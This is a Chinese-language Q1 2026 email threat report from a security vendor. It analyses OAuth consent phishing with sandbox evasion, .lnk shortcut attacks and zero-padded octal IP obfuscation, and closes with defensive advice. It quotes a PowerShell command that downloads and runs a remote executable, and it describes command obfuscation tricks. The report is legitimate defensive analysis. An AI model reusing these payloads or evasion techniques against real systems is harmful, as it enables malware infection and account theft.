2026 守内安信息科技 & ASRC
第一季度邮件安全观察

ASRC

Spam Mail
Virus Mail
Malicious Mail

Apr 2026 released.

本季度我们观察发现，电子邮件安全威胁正经历显著的“战术转化”。从本季的防护统计数据中可以看出，尽管传统的垃圾邮件与病毒邮件依然占据极大占比的网络流量，但纯粹携带病毒文件的攻击比例正逐渐下降，取而代之的是带有恶意链接的钓鱼邮件、以及高度定制化的社交工程攻击大幅增加。

攻击者正在积极转向「就地取材式的攻击」(Living off the Land) 与「合法服务寄生」的策略。他们不再直接把恶意载荷植入附件，而是利用合法云端服务 (如微软基础设施)、各式混淆脚本与快捷方式文件 (.lnk) 来作为攻击链的开端。这些改变让传统基于静态特征码 (Signature-based) 的防护机制面临极大挑战，企业的防御重点必须从单一文件扫描，延伸至行为模式、网址跳转与身份授权的动态监控。


关键攻击样本与手法剖析

1. 利用合法微软 OAuth 服务进行「同意授权」钓鱼与沙箱逃逸

攻击手法

利用微软官方网址与证书颁发机构机制

在本季截获的样本中，攻击者通过发送看似正常的邮件，内含指向微软官方登入网站的合法链接：
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=...



黑客通过发送看似正常的邮件，内含指向微软官方登入网域的合法链接

由于该网域本身具有极高的信誉评价等，传统邮件网关通常会直接放行。

技术剖析

非法授权（Illicit Consent Grant Attack）

链接内带有 scope=openid+profile+https://graph.microsoft.com/User.Read 参数。攻击者的目的是诱骗受害人登入后，授权一个恶意的第三方应用程序（App）存取其 Microsoft 365 账户数据，可能为了获取身份信息进行下一步的精准钓鱼。

动态跳转链接（Open Redirect）

授权或跳转过程中，流量会导向被黑客控制的网域
（由开始fanaraco.com、hcart.org，最后落地于 ahmedcorecutting.com）。

沙箱规避机制（Evasion）


这是一个针对性极强的设计。黑客将目标的 Email 进行 Base64 编码，并通过 state 参数（如 state=Y2hlsmcuJ2F sdmluQGludmKudVjLmNvbQ===）进行传递。当发生第二次跳转时，恶意服务器会检查此参数是否存在；如果不存在（这通常代表是网安厂商的沙箱正在自动爬取网页），服务器就会将流量导向无害的微软 Office 维基百科页面，借此骗过网安检测设备。

2. 压缩包内嵌恶意（.LNK）快捷方式的无文件攻击

攻击手法

以快捷方式文件取代 Office 宏，执行本机指令

随着微软默认全面封锁来自网络的 Office 宏，攻击者纷纷改用 .lnk（快捷方式）作为恶意载荷的载体。本季样本显示，攻击者会发送名为 Document.zip 的压缩文件，内部携带伪装成文件的 Document.doc.lnk，利用双击解压缩文件的习惯触发攻击。



伪装成文件的 Document.doc.lnk，利用双击解压缩文件的习惯触发攻击

技术剖析

绕过执行原则

此快捷方式文件直接调用 %windir%\System32\cmd.exe/c powershell.exe，并且以ExecutionPolicy Bypass，强制绕过 Windows 预设阻挡未签署脚本的安全原则。

随后利用 (New-Object System.Net.WebClient).DownloadFile('hxxp://178.16.54.109/spl.exe','%userprofile%\windrv.exe');Start-Process 下载远程的执行文件 (spl.exe)，将其另存为系统目录下的 windrv.exe 并启动，完成系统感染。

变量替换与隐蔽窗口

这类通过lnk文件进行攻击的样本还有许多其他变体，有许多手法的利用都是可用来适应或隐蔽系统内置的执行方式：

例如：调用 conhost.exe 并辅以 --headless 来确保启动 cmd.exe 执行时不会跳出黑色的命令提示字符窗口。在指令列中，为避免恶意指令被侦测出来，故意将cmd写为`cm""d`，而Windows指令中，字符串内的双引号会被忽略，所以 `cm""d` 实际上就是 `cmd`，可以被执行。并且同时，指令中以 / V:ON 开启「延迟环境变量扩充」(Delayed Environment Variable Expansion)，让 Windows 允许使用感叹号 `!变量名称!` 来读取变量，并在程序执行的「当下」才去解析并替换它的值。接下来，字符串变量替换技术 set yw=t&& powershell func!yw!ion ge!yw!i!yw!...，还原后即为 function getit...) 来混淆 PowerShell 指令。它会在后台偷偷下载恶意脚本 tp.js 执行，同时下载一份正常的 sample.pdf 并开启，以此分散用户的注意力。

指令中使用了字符串变量替换技术

3. 恶意文件内的零填充 IP 地址混淆

攻击手法

利用底层网络解析特性绕过字符串过滤

这是一起携带于伪造采购单文件（PO#4300019386.docx）内的巧妙攻击。攻击者并未在文件中直接写入一般的 URL 或 IP，而是采用了不常见的八进制与零填充（Zero-Padded）技术。

技术剖析

攻击者将恶意服务器的 IP 转换为八进制格式，并在前方加上大量的「0」

00000000000000000000000000000000000000030000730347

网址路径同样填满了零

/00000000000000000000000003.php

底层逻辑

许多邮件网关或网安设备是依靠「正则表达式（Regex）」来寻找 http://192.168.x.x 格式的网址。这串看似乱码的数字能完美绕过字符串比对！但当用户点击时，Windows 内建的网络 API（如 WinINet）与主流浏览器会侦测到数字前方的 0，并将其识别为八进制的起始标记。尽管中间填充了大量冗余的零，底层解析器仍能正确将这串八进制数值还原为黑客的真实 IP 地址进行联机，顺利下载恶意文件。

```
Target="http://00000000000000000000000000000000000000030000730347/00000000000000000000000003.php" TargetMode="External"/>
```

攻击者将恶意服务器的 IP 转换为八进制格式

结论与防御建议

关键态势与攻击者意图总结

本季的威胁事件明确指出，黑客的首要目标是「绕过边界防护」与「窃取云端访问权限」：他们将攻击链拆解得更为零散，利用微软官方的登入机制来建立信任（骗过人也骗过机器）；使用罕见的零填充 IP 用于躲避静态侦测；或利用 .lnk 快捷方式文件结合 PowerShell 来进行无文件攻击（Fileless Attack），表明黑客正积极避免留下任何可被传统网安设备侦测的恶意执行特征文件。

未来趋势预测

- **SaaS 服务利用加剧**
  利用 Google、Microsoft、AWS 等高信誉网站进行钓鱼跳转或恶意软件代管将成为常态。
- **非传统办公文件格式崛起**
  除了 .lnk，未来如 ISO、IMG 甚至 OneNote 文件（.one）携带恶意软件的方式将持续增加。
- **针对网安设备的「反侦测」技术**
  各种编码、混淆手段的利用下，未来将有更多邮件只在「正式环境」中才会展露恶意行为。

企业提供的云端服务，须留意或关闭一般用户自行授权第三方应用程序读取企业数据的权限，建议改为集中审核制，防范 OAuth 钓鱼。对于外部链接，应启用「点击时防护」（Time-of-Click Protection），确保在用户点击当下进行二次验证。

在邮件网关端，强烈建议预设隔离或拦截携带 .lnk、.js、.vbs 等高风险脚本的 .zip / .rar 压缩文件。端点部分，除了持续监控 conhost.exe 等常被用来隐蔽执行的系统程序外，可通过群组策略（GPO）或 EDR 解决方案，限制 PowerShell 的执行权限，并搭配 AppLocker 或 Windows Defender Application Control (WDAC) 在「审核模式」下先行测试，先行排除限制后可能衍生的问题。

关于守内安

守内安信息科技（上海）有限公司，是上海市政府及国家奖励支持的自主研发高科技创新的“双软认定企业”和“高新技术企业”，钻研邮件风险管理和信息安全内控管理。以电子邮件安全管理为核心，研发了一系列“电邮安全与合规”为中心的核心产品线，衍生到威胁防御与联合防御体系。守内安 20 年来秉承“以客为尊”的服务理念，树立了“服务・品质・值得信赖”的品牌理念，目前已拥有 7000+ 家全球性企业级用户，终端用户达 80,000,000+ 人次。